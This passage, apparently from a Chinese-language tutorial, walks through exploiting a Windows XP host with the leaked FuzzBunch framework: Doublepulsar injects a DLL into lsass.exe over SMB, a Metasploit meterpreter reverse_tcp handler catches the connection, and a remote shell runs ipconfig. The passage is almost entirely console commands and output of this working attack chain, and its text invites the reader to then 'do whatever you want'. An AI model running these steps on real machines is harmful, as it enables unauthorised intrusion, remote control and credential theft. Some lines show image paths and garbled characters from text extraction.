LPORT => 8090
msf exploit(multi/handler) >
```


然后继续在 FB 平台上操作利用漏洞 Doublepulsar 将生成的 dll 注入被攻击主机，注入成功之后就可以在刚才监听的窗口获取到 meterpreter，然后就可以开展你想干的事情了。



```
fb Special (Eternalchampion) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.120

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.43.120
TargetPort          445
OutputFile
Protocol            SMB
Architecture        x86
Function            OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.120] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB     Ring 0 SMB (TCP 445) backdoor
    1) RDP     Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86     x86 32-bits
    1) x64     x64 64-bits

[?] Architecture [0] :
```




```
[?] Architecture [0] :

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 2
[+] Set Function => RunDLL

[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [] : C:\eternalchampion.dll
[+] Set DllPayload => C:\eternalchampion.dll

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to call


[?] DllOrdinal [1] :

[*]  ProcessName :: Name of process to inject into

[?] ProcessName [lsass.exe] :

[*]  ProcessCommandLine :: Command line of process to inject into

[?] ProcessCommandLine [] :


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.120] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.120:445

[+] Configure Plugin Remote Tunnels
```




```
[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.43.120
TargetPort              445
DllPayload              C:\eternalchampion.dll
DllOrdinal              1
ProcessName             lsass.exe
ProcessCommandLine
Protocol                SMB
Architecture            x86
Function                RunDLL

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0xF467E3A
0
    SMB Connection string is: Windows 5.1
    Target OS is: XP x86
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) > _
```

注入 dll 成功之后在刚才配置的 Metasploit 监听状态的对话框下就能得到反弹的 shell：



```
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.149
LHOST => 192.168.43.149
msf exploit(multi/handler) > set LPORT 8090
LPORT => 8090
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.149:8090
[*] Sending stage (179779 bytes) to 192.168.43.120
[*] Meterpreter session 1 opened (192.168.43.149:8090 -> 192.168.43.120:1072) at
 2018-12-09 07:40:44 -0500

meterpreter > █
```



```
meterpreter > shell
Process 1452 created.
Channel 1 created.
Microsoft Windows XP [�汾 5.1.2600]
(C) ��Ȩ���� 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��������:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.43.120
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.43.1

C:\WINDOWS\system32>
```